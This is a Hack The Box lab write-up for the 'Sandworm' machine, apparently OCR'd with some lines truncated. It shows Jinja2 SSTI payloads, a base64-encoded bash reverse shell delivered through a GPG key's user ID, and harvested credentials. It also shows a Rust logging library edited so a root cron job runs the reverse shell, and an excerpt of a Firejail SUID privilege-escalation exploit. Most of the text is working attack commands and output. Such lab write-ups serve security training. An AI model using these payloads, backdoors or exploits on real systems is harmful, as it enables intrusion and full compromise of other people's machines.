


⚠ Creds for MySQL

Username : atlas
Password : GarlicAndOnionZ42

So i tried SSH in but that doesnt work so lets try to login on this site it had a /login page we did see this on the directory fuzzing

Here is the login page its /login



So the creds also doesnt work here

Now lets find a payload for RCE with jinja2 SSTI

Once you have found some functions you can recover the builtins with:

```
# Read file
{{ request.__class__._load_form_data.__globals__.__builtins__.open("/etc/passwd").read()

# RCE
{{ config.__class__.from_envvar.__globals__.__builtins__.__import__("os").popen("ls").rea
{{ config.__class__.from_envvar["__globals__"]["__builtins__"]["__import__"]("os").popen(
{{ (config|attr("__class__")).from_envvar["__globals__"]["__builtins__"]["__import__"]("o

{% with a = request["application"]["\x5f\x5fglobals\x5f\x5f"]["\x5f\x5fbuiltins\x5f\x5f"]


## Extra
## The global from config have a access to a function called import_string
## with this function you don't need to access the builtins
{{ config.__class__.from_envvar.__globals__.import_string("os").popen("ls").read() }}

# All the bypasses seen in the previous sections are also valid
```

Here is the payload btw

```
{{
config.__class__.from_envvar.__globals__.__builtins__.__import__("os").popen
("ls").read() }}
```

Lets make our revshell here


```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main)±2 (1.085s)
vim revshell

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main)±2 (0.041s)
cat revshell
```

	File: revshell
1	bash -i >& /dev/tcp/10.10.16.21/9001 0>&1

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main)±2 (0.026s)
/bin/cat revshell | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4yMS85MDAxIDA+JjEK
```

Now lets make our ssti payload



Lets start a listener now

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main)
nc -lvnp 9001

Listening on 0.0.0.0 9001
```

Now lets make a new key now with that ssti payload

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main)±3 (50.287s)
gpg --full-generate-key
```

```
Key is valid for? (0)
Key does not expire at all
Is this correct? (y/N) y

GnuPG needs to construct a user ID to identify your key.

Real name: {{ config.__class__.from_envvar.__globals__.__builtins__.__import__("os").popen("echo YmFzaCAtaSA
sh").read() }}
Email address:
Comment:
You selected this USER-ID:
    "{{ config.__class__.from_envvar.__globals__.__builtins__.__import__("os").popen("echo YmFzaCAtaSA+JiAvZ
ead() }}"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? O
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
gpg: revocation certificate stored as '/home/pks/.gnupg/openpgp-revocs.d/3DBE4AC91EB19B6A02FB2675CB846CEB265
public and secret key created and signed.

pub   rsa3072 2024-10-28 [SC]
      3DBE4AC91EB19B6A02FB2675CB846CEB265AE71A
uid                      {{ config.__class__.from_envvar.__globals__.__builtins__.__import__("os").popen("ec
base64 -d | bash").read() }}
sub   rsa3072 2024-10-28 [E]
```

Now lets see sign our msg

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main) (3.214s)
gpg -o - --clearsign -u 3DBE4AC91EB19B6A02FB2675CB846CEB265AE71A msg

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

Hello this is a message
-----BEGIN PGP SIGNATURE-----

iQGzBAEBCAAdFiEEPb5KyR6xm2oC+yZ1y4Rs6yZa5xoFAmcfxEkACgkQy4Rs6yZa
5xpKaAv+L1ma+MX2ARlnare/3wFTWOkOQGqTWckmAmJpFyX05GrCNeS8YYYL7Ulj
1v/PMBniiXQ5ScoYoPK+a53Ma/yEXXs2KC8rOhoc5Nwg9tS6CkGvjtwkmd5ry+lo
d7xExp+rqRFyx+jxEqtKQrciMAuUGMt5H8dNNxeAP20PvRIMJSXb5T1HHyqAph/z
uFN4OqP5M372UJ+mhANolVVeFVxn620Qq0Q61NDfEgghiKpX4ryuKWaMpxdCfM0A
ujWiOYeST0P002aOptWflaznXqLavU5imwVtRrqg7HjGWTGAB5HnkH12J4r6FGvU
o3NP2TBm0PRSwcMmdXWvp3XDvAXzDAcoJ8KyE7YWH+TGszthLZV04SDXvezLhLzG
ZjIo1+MnOnp58YlrHSSRP8Wuv4217jcxqU+37gvBOtSsepZ6cwhNg6nBw9ac47kH
pN3SZ/lDWc9h0HAgrd9EEoALDev9TXFVmUnfDHSBOLRhBfzt3rXRxBoAPJL6uwbY
trb7UGE2
=872S
-----END PGP SIGNATURE-----
```

Now lets see our public key

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main) (0.03s)
gpg --armor --export 3DBE4AC91EB19B6A02FB2675CB846CEB265AE71A
[illegible]
4ZZ3Ta/M1fZ6NPEAEQEAAbSte3sgY29uZmlnLl9fY2xhc3NfXy5mcm9tX2VudnZh
ci5fX2dsb2JhbHNfXy5fX2J1aWx0aW5zX18uX19pbXBvcnRfXygib3MiKS5wb3Bl
bigiZWNobyBZbUZ6YUNBdGFTQStKaUF2WkdWMkwzUmpjQzh4TUM0eE1DNHhOaTR5
TVM4NU1EQXhJREErSmpFSyB8IGJhc2U2NCAtZCB8IGJhc2giKS5yZWFkKCkgfX2J
AdEEEwEIADsWIQQ9vkrJHrGbagL7JnXLhGzrJlrnGgUCZx/EMQIbAwULCQgHAgIi
AgYVCgkICwIEFgIDAQIeBwIXgAAKCRDLhGzrJlrnGlcLDACHXn2jaikha+ZJY0S4
X8Tzj0A+DWc4j/xYO5y6kFjRCUn74NUkfSKPy++RE8AkoDdJft9jg2G7f9wEysb2
Hzix9XJXe+e8j3nttvtsKkexEgTqnXgkeo/yG1nRYCmDXYuV4jqFny22Vw8RcTPZ
IHyZqvakyA7eWKDtTy1AET8s7HXxbabhT7s3k+aEgviFng8jHVGjVYX7sQxZic3+
bHwqVJ8kzmpKFEO/IubJ5VFUaSoe1CVhZefPdp20wgATyjFFXznsT1aiM7/d9uPy
fZcJnJqZxeanUO0MK0Ep7NLlTOR2E+9Or7UniApXsjUuH2pifmRBhwAIT9XkEo72
CN42z3+qM4oWTlEUvO0bepjBEta2vMyEwdcCQZfQ36sg4rQgt1cim3QyZyfwfbHa
pqQY0ej3UmGGTquwaiod4uAk8ohnQJG+bXk48xithkxIQLzIgC9MzcucBV7Ww0TR
pUpGBVxgA2929ueSpc3b5hX/ZY4K9IsHHjHTawbLWuo3oGq5AY0EZx/EMQEMAJsB
6RwbtUA2NpJ6pOHLE5cMoYnakxmt+iwKw26VNNzeCZN52XypjA5/QVehtQhKV5RO
66gLz3i2rWj0Tttu2yREe/w0eyJsMIorMo+uJ06HiCXkJY5eX8TpeQx9gTWxVb7/
LXoJ8mi0Ks44wyjIKYr2oTLDLQgGqX7t7V+Sxr5iaQmxCCwKrXF+3I9JZM7kw3+v
dH+dhcdO+2CbQsL65vegyL9fJMEuTHIPNgvRkTANLSff3S3fCmsyeExixBdnFBfC
N9MWbMcWO/bX/lp/7462ktPOrXFD20ANva0vKfAvwPgNn1caASKr9lqwTL/qFeup
47Bj42yhyyf6fxzgjIeI+WvXRQcEtvgSVs3IL2FaF56j+vBaamNXVMrWHH6+b8Yr
C5FQPf7ZBdO4nbP3S9FeYkZF3FMshYjGHfiMW3UeGO2bdOFwo5APOCEV4N8MmXGW
ZJZpsBwsXBmZLkhUTMCaKguWwZujrImrX8zGY4P3qXLHuXccSzRxN4ROqHXzZwAR
AQABiQG2BBgBCAAgFiEEPb5KyR6xm2oC+yZ1y4Rs6yZa5xoFAmcfxDECGwwACgkQ
y4Rs6yZa5xrvcwv9G5OzCsRm0ISV0Zyqq70LWFI/gWSq/5fhbyU4gWo8ZXLrJxuw
gAGub4d8TcqJ22abPl1mdwNvSgtHBnmMEQei/z0NLgK2Ib3pqP2v8S6hJdrdFAuw
CTEP5aiz8ZufMrT6PtrNwdjPJEEes73f+psVVikjASoLnOiVc8xtrCA2eUE66Caa
H1VsjGtWXagZtNylOknrSUqw9+OOOM1FLj8dntKtk56i8UlX9KbcbOjxtW0XNYB4
Waal3wstdYPWh+EKbvBeHF6TPpkioKTnaPLh/Kkf/TwvZydImw5pzKNkk5cgMD4i
xrzQ2nBLn5rS5ZhvA56+TOlFonqY2XeLbUDfp4ayOZJEKm3Mcs8OllFTsGz5hLsj
RqCt7RXGQOP6d8EgK6WUYztkhhSStC1hgVRJ9qZ6GHjWQ9UWrKCmerP1uw/qzl6o
I8H02eHR0Q1ZQSSzSmx/MNO6OHMRz9Livo/p+xnuJbVU2j0hx3xLGxH7ZHjVZyX3
U1CoCWoP+6P0xXAr
=LaZd
-----END PGP PUBLIC KEY BLOCK-----
```

And we get our shell

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.218 50356
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
/usr/local/sbin/lesspipe: 1: dirname: not found
atlas@sandworm:/var/www/html/SSA$ id
id
uid=1000(atlas) gid=1000(atlas) groups=1000(atlas)
atlas@sandworm:/var/www/html/SSA$
```

Lets upgrade this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main) (21m 27.62s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.218 50356
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
/usr/local/sbin/lesspipe: 1: dirname: not found
atlas@sandworm:/var/www/html/SSA$ id
id
uid=1000(atlas) gid=1000(atlas) groups=1000(atlas)
atlas@sandworm:/var/www/html/SSA$ python3 --version
python3 --version
Python 3.10.6
atlas@sandworm:/var/www/html/SSA$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<SSA$ python3 -c 'import pty;pty.spawn("/bin/bash")'
/usr/local/sbin/lesspipe: 1: dirname: not found
atlas@sandworm:/var/www/html/SSA$ ^Z
[1]  + 57227 suspended  nc -lvnp 9001
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main)±3
stty raw -echo;fg

[1]  + 57227 continued  nc -lvnp 9001

atlas@sandworm:/var/www/html/SSA$ export TERM=xterm
atlas@sandworm:/var/www/html/SSA$
```

Gaining Access

So we are in a jail break in this we can test it like by

```
atlas@sandworm:~$ find
Could not find command-not-found database. Run 'sudo apt update' to populate it.
find: command not found
atlas@sandworm:~$ cp
Could not find command-not-found database. Run 'sudo apt update' to populate it.
cp: command not found
atlas@sandworm:~$ mv
Could not find command-not-found database. Run 'sudo apt update' to populate it.
mv: command not found
atlas@sandworm:~$ curl
Could not find command-not-found database. Run 'sudo apt update' to populate it.
curl: command not found
atlas@sandworm:~$ wget
Could not find command-not-found database. Run 'sudo apt update' to populate it.
wget: command not found
atlas@sandworm:~$
```

Now i found this .config directory in my home directory

```
atlas@sandworm:~$ ls -al
total 44
drwxr-xr-x 8 atlas  atlas   4096 Jun  7  2023 .
drwxr-xr-x 4 nobody nogroup 4096 May  4  2023 ..
lrwxrwxrwx 1 nobody nogroup    9 Nov 22  2022 .bash_history -> /dev/null
-rw-r--r-- 1 atlas  atlas    220 Nov 22  2022 .bash_logout
-rw-r--r-- 1 atlas  atlas   3771 Nov 22  2022 .bashrc
drwxrwxr-x 2 atlas  atlas   4096 Jun  6  2023 .cache
drwxrwxr-x 3 atlas  atlas   4096 Feb  7  2023 .cargo
drwxrwxr-x 4 atlas  atlas   4096 Jan 15  2023 .config
drwx------ 4 atlas  atlas   4096 Oct 28 17:12 .gnupg
drwxrwxr-x 6 atlas  atlas   4096 Feb  6  2023 .local
-rw-r--r-- 1 atlas  atlas    807 Nov 22  2022 .profile
drwx------ 2 atlas  atlas   4096 Feb  6  2023 .ssh
atlas@sandworm:~$
```

lets see this one

```
atlas@sandworm:~$ cd .config
atlas@sandworm:~/.config$ ls -al
total 12
drwxrwxr-x 4 atlas  atlas   4096 Jan 15  2023 .
drwxr-xr-x 8 atlas  atlas   4096 Jun  7  2023 ..
dr-------- 2 nobody nogroup   40 Oct 28 15:31 firejail
drwxrwxr-x 3 nobody atlas   4096 Jan 15  2023 httpie
atlas@sandworm:~/.config$
```

Also firejail here but no luck on this lets see if we can find anything in httpie

```
atlas@sandworm:~/.config$ cd httpie
atlas@sandworm:~/.config/httpie$ ls -al
total 12
drwxrwxr-x 3 nobody atlas 4096 Jan 15  2023 .
drwxrwxr-x 4 atlas  atlas 4096 Jan 15  2023 ..
drwxrwxr-x 3 nobody atlas 4096 Jan 15  2023 sessions
atlas@sandworm:~/.config/httpie$ cd sessions/
atlas@sandworm:~/.config/httpie/sessions$ ls -al
total 12
drwxrwxr-x 3 nobody atlas 4096 Jan 15  2023 .
drwxrwxr-x 3 nobody atlas 4096 Jan 15  2023 ..
drwxrwx--- 2 nobody atlas 4096 May  4  2023 localhost_5000
atlas@sandworm:~/.config/httpie/sessions$ cd localhost_5000/
atlas@sandworm:~/.config/httpie/sessions/localhost_5000$ ls -al
total 12
drwxrwx--- 2 nobody atlas 4096 May  4  2023 .
drwxrwxr-x 3 nobody atlas 4096 Jan 15  2023 ..
-rw-r--r-- 1 nobody atlas  611 May  4  2023 admin.json
atlas@sandworm:~/.config/httpie/sessions/localhost_5000$
```

Lets cat out this file

```
atlas@sandworm:~/.config/httpie/sessions/localhost_5000$ cat admin.json
{
    "__meta__": {
        "about": "HTTPie session file",
        "help": "https://httpie.io/docs#sessions",
        "httpie": "2.6.0"
    },
    "auth": {
        "password": "quietLiketheWind22",
        "type": null,
        "username": "silentobserver"
    },
    "cookies": {
        "session": {
            "expires": null,
            "path": "/",
            "secure": false,
            "value": "eyJfZmxhc2hlcyI6W3siIHQiOlsibWVzc2FnZSIsIkludmFsaWQgY3JlZGVudGlhbHMuIl19XX0.Y-I86w.JbELpZIwyATpR58qg1M6Jsd6FkA"
        }
    },
    "headers": {
        "Accept": "application/json, */*;q=0.5"
    }
}
```

⚠ User Creds

Username : silentobserver
Password : quietLiketheWind22

Now lets ssh in as this user

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main)±3 (15.084s)
ssh silentobserver@10.10.11.218

silentobserver@sandworm:~ (0.128s)
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-73-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Oct 28 05:31:06 PM UTC 2024

  System load:           0.0
  Usage of /:            80.1% of 11.65GB
  Memory usage:          18%
  Swap usage:            0%
  Processes:             222
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.218
  IPv6 address for eth0: dead:beef::250:56ff:feb9:e188

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


silentobserver@sandworm ~
```

Here is your user.txt

```
silentobserver@sandworm ~ (0.246s)
ls -al

total 40
drwxr-x--- 6 silentobserver silentobserver 4096 Jun  6  2023 .
drwxr-xr-x 4 root           root           4096 May  4  2023 ..
lrwxrwxrwx 1 root           root              9 Nov 22  2022 .bash_history -> /dev/null
-rw-r--r-- 1 silentobserver silentobserver  220 Nov 22  2022 .bash_logout
-rw-r--r-- 1 silentobserver silentobserver 3771 Nov 22  2022 .bashrc
drwx------ 2 silentobserver silentobserver 4096 May  4  2023 .cache
drwxrwxr-x 3 silentobserver silentobserver 4096 May  4  2023 .cargo
drwx------ 4 silentobserver silentobserver 4096 May  4  2023 .gnupg
drwx------ 4 silentobserver silentobserver 4096 Nov 22  2022 .local
-rw-r--r-- 1 silentobserver silentobserver  807 Nov 22  2022 .profile
-rw-r----- 1 root           silentobserver   33 Oct 28 15:31 user.txt
```

Lateral PrivEsc

So on this i ran pspy here

```
silentobserver@sandworm /dev/shm (1m 29.07s)
./pspy64
2024/10/28 17:35:01 CMD: UID=0     PID=123518 | /bin/cp -p /root/Cleanup/webapp.profile /home/atlas/.config/firejail/
2024/10/28 17:35:01 CMD: UID=0     PID=123519 | /bin/cp -p /root/Cleanup/admin.json /home/atlas/.config/httpie/sessions/localhost_5000/
2024/10/28 17:35:20 CMD: UID=1001  PID=123523 | bash -c PATH='/home/silentobserver/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/local/games:/snap/bin'; cd '/dev/shm' && GIT_OPTIONAL_LOCKS=0 git symbolic-ref --short HEAD 2> /dev/null || GIT_OPTIONAL_LOCKS=0 git rev-parse
2024/10/28 17:35:20 CMD: UID=1001  PID=123524 | git symbolic-ref --short HEAD
2024/10/28 17:35:20 CMD: UID=1001  PID=123525 | git rev-parse --short HEAD
2024/10/28 17:35:50 CMD: UID=1001  PID=123526 | bash -c PATH='/home/silentobserver/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/local/games:/snap/bin'; cd '/dev/shm' && GIT_OPTIONAL_LOCKS=0 git symbolic-ref --short HEAD 2> /dev/null || GIT_OPTIONAL_LOCKS=0 git rev-parse
2024/10/28 17:35:50 CMD: UID=1001  PID=123527 | git symbolic-ref --short HEAD
2024/10/28 17:35:50 CMD: UID=1001  PID=123528 | git rev-parse --short HEAD
2024/10/28 17:36:01 CMD: UID=0     PID=123532 | sleep 10
2024/10/28 17:36:01 CMD: UID=0     PID=123531 | /bin/sh -c sleep 10 && /root/Cleanup/clean_c.sh
2024/10/28 17:36:01 CMD: UID=0     PID=123530 | /usr/sbin/CRON -f -P
2024/10/28 17:36:01 CMD: UID=0     PID=123529 | /usr/sbin/CRON -f -P
2024/10/28 17:36:01 CMD: UID=0     PID=123533 | /usr/sbin/CRON -f -P
2024/10/28 17:36:01 CMD: UID=0     PID=123534 | /bin/sh -c cd /opt/tipnet && /bin/echo "e" | /bin/sudo -u atlas /usr/bin/cargo run --offline
2024/10/28 17:36:01 CMD: UID=0     PID=123535 | /bin/sudo -u atlas /usr/bin/cargo run --offline
2024/10/28 17:36:01 CMD: UID=1000  PID=123536 | /usr/bin/cargo run --offline
```

Now lets see this folder /opt/tipnet

```
silentobserver@sandworm /opt/crates/logger (0.101s)
ls

Cargo.lock  Cargo.toml  src  target
```

```
silentobserver@sandworm /opt/crates/logger (0.254s)
ls -al src/

total 12
drwxrwxr-x 2 atlas silentobserver 4096 May  4  2023 .
drwxr-xr-x 5 atlas silentobserver 4096 May  4  2023 ..
-rw-rw-r-- 1 atlas silentobserver  732 May  4  2023 lib.rs
```

So we can write to this lib.rs here
Im gonna use this here

Struct std::process::Command

1.0.0 · source · [-]

```
pub struct Command { /* private fields */ }
```

[-] A process builder, providing fine-grained control over how a new process should be spawned.

A default configuration can be generated using `Command::new(program)`, where `program` gives a path to the program to be executed. Additional builder methods allow the configuration to be changed (for example, by adding arguments) prior to spawning:

```
use std::process::Command;

let output = if cfg!(target_os = "windows") {
    Command::new("cmd")
        .args(["/C", "echo hello"])
        .output()
        .expect("failed to execute process")
} else {
    Command::new("sh")
        .arg("-c")
        .arg("echo hello")
        .output()
        .expect("failed to execute process")
};

let hello = output.stdout;
```

`Command` can be reused to spawn multiple processes. The builder methods change the command without needing to immediately spawn the process.

And i edit it like thisd

```rust
extern crate chrono;

use std::process::Command;
use std::fs::OpenOptions;
use std::io::Write;
use chrono::prelude::*;

pub fn log(user: &str, query: &str, justification: &str) {
    Command::new("sh")
        .arg("-c")
        .arg("echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4yMS85MDAxIDA+JjEK | base64 -d | bash")
        .output()
        .expect("failed to execute process")
    let now = Local::now();
    let timestamp = now.format("%Y-%m-%d %H:%M:%S").to_string();
    let log_message = format!("[{}] - User: {}, Query: {}, Justification: {}\n", timestamp, user, query, justification);

    let mut file = match OpenOptions::new().append(true).create(true).open("/opt/tipnet/access.log") {
        Ok(file) => file,
        Err(e) => {
            println!("Error opening log file: {}", e);
            return;
        }
    };

    if let Err(e) = file.write_all(log_message.as_bytes()) {
        println!("Error writing to log file: {}", e);
    }
}
~
```

save this to lib.rs file inside of /opt/crates/logger/src

And we get the shell as atlas and this time we are not jailbroken

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main) (8m 2.90s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.218 33818
bash: cannot set terminal process group (128614): Inappropriate ioctl for device
bash: no job control in this shell
atlas@sandworm:/opt/tipnet$ find --version
find --version
find (GNU findutils) 4.8.0
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <https://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Written by Eric B. Decker, James Youngman, and Kevin Dalley.
Features enabled: D_TYPE O_NOFOLLOW(enabled) LEAF_OPTIMISATION FTS(FTS_CWDFD) CBO(level=2)
```

And lets upgrade this again

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main) (8m 2.90s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.218 33818
bash: cannot set terminal process group (128614): Inappropriate ioctl for device
bash: no job control in this shell
atlas@sandworm:/opt/tipnet$ find --version
find --version
find (GNU findutils) 4.8.0
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <https://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Written by Eric B. Decker, James Youngman, and Kevin Dalley.
Features enabled: D_TYPE O_NOFOLLOW(enabled) LEAF_OPTIMISATION FTS(FTS_CWDFD) CBO(level=2)
atlas@sandworm:/opt/tipnet$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
atlas@sandworm:/opt/tipnet$ ^Z
[1]  + 72556 suspended  nc -lvnp 9001


~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main)±1
stty raw -echo;fg

[1]  + 72556 continued  nc -lvnp 9001

atlas@sandworm:/opt/tipnet$ export TERM-xterm
bash: export: `TERM-xterm': not a valid identifier
atlas@sandworm:/opt/tipnet$ export TERM=xterm
atlas@sandworm:/opt/tipnet$
```

Vertical PrivEsc

So i searched for SUID binaries here

```
atlas@sandworm:~$ find / -perm -u=s -type f 2>/dev/null
/opt/tipnet/target/debug/tipnet
/opt/tipnet/target/debug/deps/tipnet-a859bd054535b3c1
/opt/tipnet/target/debug/deps/tipnet-dabc93f7704f7b48
/usr/local/bin/firejail
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/bin/mount
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/su
/usr/bin/fusermount3
```

And we can run firejail

Lets find a exploit for this

Found this one :

https://gist.github.com/GugSaas/9fb3e59b3226e8073b3f8692859f8d25

Firejail suid bit priv esc - Exploit

exploit.py — Raw

```python
#!/usr/bin/python3

import os
import shutil
import stat
import subprocess
import sys
import tempfile
import time
from pathlib import Path

# Print error message and exit with status 1
def printe(*args, **kwargs):
    kwargs['file'] = sys.stderr
    print(*args, **kwargs)
    sys.exit(1)

# Return a boolean whether the given file path fulfils the requirements for the
# exploit to succeed:
# - owned by uid 0
# - size of 1 byte
# - the content is a single '1' ASCII character
```

Now lets run this

But first i added a ssh key for a better experience also i need two shells for this

```
atlas@sandworm:~ (0.13s)
cd /dev/shm

atlas@sandworm /dev/shm (0.176s)
ls
lib.rs  pspy64  suid.py

atlas@sandworm /dev/shm
./suid.py
You can now run 'firejail --join=129865' in another terminal to obtain a shell where 'sudo su -' should grant you a root shell.
```

Now lets run this in another ssh shell now

```
atlas@sandworm ~
firejail --join=129865

changing root to /proc/129865/root
Warning: cleaning all supplementary groups
Child process initialized in 4.23 ms
atlas@sandworm:~$ sudo su -
atlas is not in the sudoers file.  This incident will be reported.
atlas@sandworm:~$ su -
root@sandworm:~# id
uid=0(root) gid=0(root) groups=0(root)
root@sandworm:~#
```

And here is your root.txt

```
root@sandworm:~# cd /root
root@sandworm:~# ls -al
total 52
drwx------  7 root root 4096 Oct 28 15:31 .
drwxr-xr-x 19 root root 4096 Jun  7  2023 ..
lrwxrwxrwx  1 root root    9 Jan 20  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  3 root root 4096 Jun  7  2023 .config
drwx------  2 root root 4096 May  4  2023 .gnupg
drwxr-xr-x  3 root root 4096 May  7  2020 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx------  2 root root 4096 Jun  6  2023 .ssh
drwxr-xr-x  4 root root 4096 May  5  2023 Cleanup
-rw-r--r--  1 root root 1326 May  4  2023 domain.crt
-rw-r--r--  1 root root 1094 May  4  2023 domain.csr
-rw-------  1 root root 1704 May  4  2023 domain.key
